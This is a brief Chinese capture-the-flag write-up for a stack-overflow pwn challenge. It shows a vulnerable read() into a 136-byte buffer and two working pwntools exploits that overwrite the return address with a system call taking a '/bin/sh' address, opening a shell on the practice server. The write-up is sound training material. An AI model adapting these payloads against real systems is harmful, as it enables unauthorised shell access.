
```
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF

  system("echo Input:");
  return read(0, buf, 0x100u);
}
```


read函数有栈溢出漏洞，那么我们的思路就是通过溢出调用system。

我们在函数表里找到system 的plt地址就可以构造payload；exp:如下：

```
from pwn import *
r=remote('node4.buuoj.cn',28327)
sys_addr = 0x08048320
binsh = 0x0804a024
payload = 'a'*(0x88+4)+p32(sys_addr)+'a'*4+p32(binsh)
r.sendline(payload)
r.recv()
r.interactive()
```

当然也可以通过 找到call_system ，构造payload，这种方式不需要设置调用system返回地址



exp如下：

```
from pwn import *
r=remote('node4.buuoj.cn',25731)
callsys_addr = 0x0804845C
binsh = 0x0804a024
payload = 'a'*(0x88+4)+p32(callsys_addr)+p32(binsh)
r.sendline(payload)
r.recv()
r.interactive()
```